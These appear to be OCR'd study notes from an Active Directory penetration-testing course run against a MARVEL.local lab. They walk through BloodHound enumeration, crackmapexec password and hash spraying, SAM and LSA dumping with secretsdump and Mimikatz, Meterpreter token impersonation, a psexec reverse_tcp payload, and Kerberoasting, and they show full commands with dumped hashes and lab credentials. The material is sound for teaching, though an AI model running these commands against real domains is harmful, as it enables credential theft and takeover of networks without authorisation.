
Blood Hound

Blood Hound makes finding stuff very fast. All the complex ways in the network and who if what will become very eays.
`apt install bloodhound` # Large install
blood hound runs on neo4j so lets configure it
`neo4j console` # This will start browser window for set up
Open a new tab. type `bloodhound` login in the browser window
U might see a message no data returned from query because there is no data collected.
Collecting data from the machines.
search 'invoke-bloodhound' there will be many options to pick from like C#,PS, python and maybe more. We are using PS.

now on windows computer in terminal
`powershell -ep bypass`
`..\SharpHound.ps1`
Invoke-BloodHound -CollectionMethod All -Domain MARVEL.local -ZipFileName file.zip

```
C:\Users\fcastle\Downloads>powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\fcastle\Downloads> . .\SharpHound.ps1
PS C:\Users\fcastle\Downloads> Invoke-BloodHound -CollectionMethod All -Domain MARVEL.local -ZipFileName file.zip
```

This will create a zip file and u need to take this file to kali machine to be used in bloodhound. Upload the files to bloodhound. Now after importing is completed click on hamburger menu to view the information.
This is a very useful menu Queries window will have visual representation for all the services ,sessions and more.



This is super easy as u can see in the above picture all the information is of 3 computers and 9 users. Imagine trying to figure this out on a very large network on your own. You can even find what users are domain admin with just one click.
This is all blood hound is an enumeration tool.
Next, post compromise attacks,

Post-Compromise Attacks


U need some sort of shell or foothold or username and password for these attacks to take place.
Attacks like pass the hash, pass the password, token impersonation, kerberoasting, GPP see password attack, golden ticket attack. Exiting stuff.

Pass the hash and pass the password

One of the first things I like to do
After u have credentials why not pass them around on every device on network.
Tool used `crackmapexec`

Pass the password

```
root@kali:~/Downloads# crackmapexec 10.0.3.0/24 -u fcastle -d MARVEL -p Password1
CME          10.0.3.4:445 HYDRA-DC        [*] Windows 6.3 Build 9600 (name:HYDRA-DC) (domain:MARVEL)
CME          10.0.3.7:445 PUNISHER        [*] Windows 10.0 Build 17134 (name:PUNISHER) (domain:MARVEL)
CME          10.0.3.6:445 SPIDERMAN       [*] Windows 10.0 Build 17134 (name:SPIDERMAN) (domain:MARVEL)
CME          10.0.3.4:445 HYDRA-DC        [+] MARVEL\fcastle:Password1
CME          10.0.3.7:445 PUNISHER        [+] MARVEL\fcastle:Password1 (Pwn3d!)
CME          10.0.3.6:445 SPIDERMAN       [+] MARVEL\fcastle:Password1 (Pwn3d!)
```



Pass the hash

```
root@kali:~/Downloads# crackmapexec 10.0.3.0/24 -u fcastle -H eb7126ae2c91ed56dcd475c072863269 --local
CME          10.0.3.4:445 HYDRA-DC        [*] Windows 6.3 Build 9600 (name:HYDRA-DC) (domain:MARVEL)
CME          10.0.3.6:445 SPIDERMAN       [*] Windows 10.0 Build 17134 (name:SPIDERMAN) (domain:MARVEL)
CME          10.0.3.7:445 PUNISHER        [*] Windows 10.0 Build 17134 (name:PUNISHER) (domain:MARVEL)
CME          10.0.3.4:445 HYDRA-DC        [-] HYDRA-DC\fcastle eb7126ae2c91ed56dcd475c072863269 STATUS_LO
ON_FAILURE
CME          10.0.3.6:445 SPIDERMAN       [-] SPIDERMAN\fcastle eb7126ae2c91ed56dcd475c072863269 STATUS_L
GON_FAILURE
CME          10.0.3.7:445 PUNISHER        [+] PUNISHER\fcastle eb7126ae2c91ed56dcd475c072863269 (Pwn3d!)
```

Install `apt install crackmapexec`
First check the status different in new crackmapexec.
crackmapexec smb local_Ip. Meaning just prefix smb before IP.

```
root@kali:~# crackmapexec 192.168.57.0/24 -u fcastle -d MARVEL.local -p Password1
CME          192.168.57.1:445 PUNISHER        [*] Windows 10.0 Build 18362 (name:PUNISHER) (domain:PUNISHER)
CME          192.168.57.1:445 PUNISHER        [-] MARVEL.local\fcastle:Password1 STATUS_LOGON_FAILURE
CME          192.168.57.140:445 HYDRA-DC      [*] Windows 10.0 Build 17763 (name:HYDRA-DC) (domain:MARVEL)
CME          192.168.57.142:445 SPIDERMAN     [*] Windows 10.0 Build 18362 (name:SPIDERMAN) (domain:MARVEL)
CME          192.168.57.141:445 THEPUNISHER   [*] Windows 10.0 Build 18362 (name:THEPUNISHER) (domain:MARVEL)
CME          192.168.57.140:445 HYDRA-DC      [+] MARVEL.local\fcastle:Password1
CME          192.168.57.142:445 SPIDERMAN     [+] MARVEL.local\fcastle:Password1 (Pwn3d!)
CME          192.168.57.141:445 THEPUNISHER   [+] MARVEL.local\fcastle:Password1 (Pwn3d!)
```

Note this is checking if there are smb accounts of these users on PC.

Dumping sam file

```
root@kali:~# crackmapexec 192.168.57.0/24 -u fcastle -d MARVEL.local -p Password1 --sam
CME          192.168.57.1:445 PUNISHER       [*] Windows 10.0 Build 18362 (name:PUNISHER) (domain:PUNISHER)
CME          192.168.57.1:445 PUNISHER       [-] MARVEL.local\fcastle:Password1 STATUS_LOGON_FAILURE
CME          192.168.57.140:445 HYDRA-DC       [*] Windows 10.0 Build 17763 (name:HYDRA-DC) (domain:MARVEL)
CME          192.168.57.142:445 SPIDERMAN      [*] Windows 10.0 Build 18362 (name:SPIDERMAN) (domain:MARVEL)
CME          192.168.57.141:445 THEPUNISHER    [*] Windows 10.0 Build 18362 (name:THEPUNISHER) (domain:MARVEL)
CME          192.168.57.140:445 HYDRA-DC       [+] MARVEL.local\fcastle:Password1
CME          192.168.57.142:445 SPIDERMAN      [+] MARVEL.local\fcastle:Password1 (Pwn3d!)
CME          192.168.57.141:445 THEPUNISHER    [+] MARVEL.local\fcastle:Password1 (Pwn3d!)
CME          192.168.57.142:445 SPIDERMAN      [+] Dumping local SAM hashes (uid:rid:lmhash:nthash)
CME          192.168.57.141:445 THEPUNISHER    [+] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Traceback (most recent call last):
  File "/usr/lib/python2.7/dist-packages/cme/credentials/secretsdump.py", line 103, in SAM_dump
    self.__SAMHashes.dump()
  File "/usr/lib/python2.7/dist-packages/cme/credentials/sam.py", line 76, in dump
```

This failed but it may work. There are a lot of things one can do with this tool so please read more on this.

While spraying password u may want to keep in mind that admin accounts will block ur account But local accounts can be brute forced many times.

Next dumping the hashes.

Dumping the Hashes

To dump hashes u can dump hashes by metasploit hashdump this will be noisy and may get detected by Anti virus. Or u can use secretsdump.py from impacket.

```
root@kali:~# secretsdump.py marvel/fcastle:Password1@192.168.57.141
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x59f241495aa514a39ecc27c76e71dbd4
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4e92c9d3cb8233befe6be911702022c3:::
Frank Castle:1001:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
[*] Dumping cached domain logon information (domain/username:hash)
```

Also all the hashes u are receiving please check if they are re-using the hashes.

As u can see the administrator is re-using the hashes.

Next we will look at passing the hashes, we do not even need to crack those hashes. good!

Cracking NTML hashes with hashcat


We have cracked NTML v2 hashes. In the SAM we have NTML hashes.
NOTE: U can pass around NTLM hashes but not NTML v2 hashes.

Pass the hash

U will pass the hashes without cracking them


Just copy the 2nd half of the hash and use crackmapexec.py

New syntax




Actual command. Note this many give false positive.
Passing the hash u never know what u will find
Story Time: In an assessment they were using privilege access management. Greater mitigation for these attacks. Ur password is very long and complex and changes after 8hrs. So cracking the hashes is not possible but I caught a hash and it owned every thing.
U may be spending million dollars on security but if your local admin account safe it is over just from the hash.

Now passing



Please note u need the entire hash not just second half.



Token Impersonation

Temporary keys that allow you access to a system/network without having to provide your password each time u access a file.
Like cookies for computer.
2 Types:

- Delegate - Created for logging into a machine or using Remote Desktop
- Impersonate - "non-interactive" such as attaching a network drive or a domain logon script.
  Delegate Tokens are much easiest to show so lets do that.
  After getting shell in meterpreter load tokens then list tokens then get into there shell by using the token. Then try to dump all the hashes.


```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > load incognito
Loading extension incognito...Success.
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
MARVEL\fcastle
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWM-1

Impersonation Tokens Available
========================================
No tokens available
```

Token Impersonation

Pop a shell and load incognito

STEP 2

```
PS C:\> Invoke-Mimikatz -Command '"privilege::debug" "LSADump::LSA /inject" exit' -Computer
 HYDRA.marvel.local
Invoke-Mimikatz -Command '"privilege::debug" "LSADump::LSA /inject" exit' -Computer HYDRA.m
arvel.local
[HYDRA.marvel.local] Connecting to remote server HYDRA.marvel.local failed with the followi
ng error message : Access
is denied. For more information, see the about_Remote_Troubleshooting Help topic.
    + CategoryInfo          : OpenError: (HYDRA.marvel.local:String) [], PSRemotingTranspor
tException
    + FullyQualifiedErrorId : AccessDenied,PSSessionStateBroken
PS C:\> ^C
Terminate channel 1? [y/N]  y
```



Here access was denied but here it was denied. Because of some reason but what if token was available.

```
meterpreter > impersonate_token MARVEL\\administrator
[+] Delegation token available
[+] Successfully impersonated user MARVEL\Administrator
meterpreter > shell
Process 9456 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
marvel\administrator
```

Dumping hashes

```
PS C:\> Invoke-Mimikatz -Command '"privilege::debug" "LSADump::LSA /patch" exit' -Computer
HYDRA.marvel.local
Invoke-Mimikatz -Command '"privilege::debug" "LSADump::LSA /patch" exit' -Computer HYDRA.ma
rvel.local

  .#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 20 modules * * */

mimikatz(powershell) # privilege::debug
Privilege '20' OK

mimikatz(powershell) # LSADump::LSA /patch
Domain : MARVEL / S-1-5-21-1121509258-2444600874-1980793661
```

Token Impersonation

Attempt to dump hashes as Domain Admin...

Take away: I u have a token of local admin that u can impersonate that means u have domain admin.

For carrying this attack we need msfconsole.

use exploit/windows/smb/psexec

[set options]

set payload windows/x64/meterpreter/reverse_tcp

run

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Frank Castle:1001:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4e92c9d3cb8233befe6be911702022c3:::
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : THEPUNISHER
OS              : Windows 10 (Build 18363).
Architecture    : x64
System Language : en_US
Domain          : MARVEL
Logged On Users : 6
Meterpreter     : x64/windows
```

Now u can use tools for dumping passwords. they prefix load.

Inject PowerShell as well

First you have to load incognito feature.

`list_tokens -u`

```
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
MARVEL\Administrator
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWM-1

Impersonation Tokens Available
========================================
No tokens available
```

U can see that Marvel\\Administrator is available so lets try to use that.

```
meterpreter > impersonate_token marvel\\administrator
[+] Delegation token available
[+] Successfully impersonated user MARVEL\Administrator
meterpreter >
```

```
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: Access is denied.
meterpreter > rev2self
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Frank Castle:1001:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4e92c9d3cb8233befe6be911702022c3:::
meterpreter >
```


Ok this happened because we were not running as root of the machine after this. rev2self will make this session go back to the original session that we started as.

Recap,

Why did it work why did we find administrator account token because admin had a running session on that machine. Delegate tokens are for logins or RDP. They exist till token is rebooted.

If some other user shows up and logs in then u can get there token as well through the same meterpreter session.


Something interesting most servers do not reboot that much. This means that token will sit there till for a long time.



Up next kerberoasting attack

kerberoasting attack

How does kerberoasting work. Domain Controller works as a Key Distribustion Center (KDC).
The User/Victim will authenticate to domain controller to get TCT(ticket granting ticket) by providing a hash.
The domain controller will grant TGT and encrypt that with Kerberos TGT hash.
So we need username and password. And any valid user will get a ticket granting ticker.
What happens next?
There is an application server (SQL, HTTP what ever). For accessing this service we need TGS (ticket granting service) from domain controller. So we will request this with TGT.
The server knows the server account hash which will be encrypted but it does not know if we have access to the server.




https://medium.com/@Shorty420/kerberoasting-9108477279cc

We can use a tool `GetUserSPN.py` from impacket

```
root@kali:/opt/impacket/examples# python GetUserSPNs.py MARVEL.local/fcastle:Password1 -dc-i
p 10.0.3.4 -request
Impacket v0.9.19-dev - Copyright 2019 SecureAuth Corporation

ServicePrincipalName                          Name           MemberOf
                PasswordLastSet      LastLogon
--------------------------------------------  -------------  --------------------------------
-------------  -------------------  ---------
HYDRA-DC/SVC_SQLService.MARVEL.local:60111  SVC_SQLService  CN=Domain Admins,OU=Groups,DC=MA
RVEL,DC=local  2019-07-24 12:02:02  <never>



$krb5tgs$23$*SVC_SQLService$MARVEL.LOCAL$HYDRA-DC/SVC_SQLService.MARVEL.local~60111*$7cba83b
1f1eaba727a54cc730d9cb58d$882768a5ba63cc262c946e0feecd4e840186cbd6ed0d155e1dae7e3cc0335ef486
4668382f89e55d197018f63e8e1ef679e32071d3ba807d7cc755e2df531f900419c777619e56025cfd331b55a21e
815692e715a4828a191aeae2b27e38c314b25b545c546a089bb35cce58614c76d5f8b827dc51cfd62221477336d2
32210213c0212c7cac4f3d3ebfc3d898512ccaf4bf3fd448fda8af2208691e9dc7490d8b93e5c373ebe1d4c2255c
cc888250962aa66c5ecf434d8ef7994790b886da7092442fada9e10330ae3539d3869abdf7969554a23299b491cd
b1df11eee586828837df60aae216532312369690860a5cea588baafa6cf7fa7ec8aa64a563d5ee33822abdc67687
94d0ed75c3fd49bd35801ee351b9af4305f678d3c85be00fae87bedd215830f21f8b21538545777dfba685fff563
```

After we have hash we can just use hashcat to crack it



Refresher, TGT request with username and password (does not need to be admin account) then request TT with a hash.
GetUsersSPN.py [domain/username:Password] -dc-ip (domain controller IP) IP -request (request TGS).
Then use hashcat to crack. This can be used for moving to neighboring machines or even domain controller.

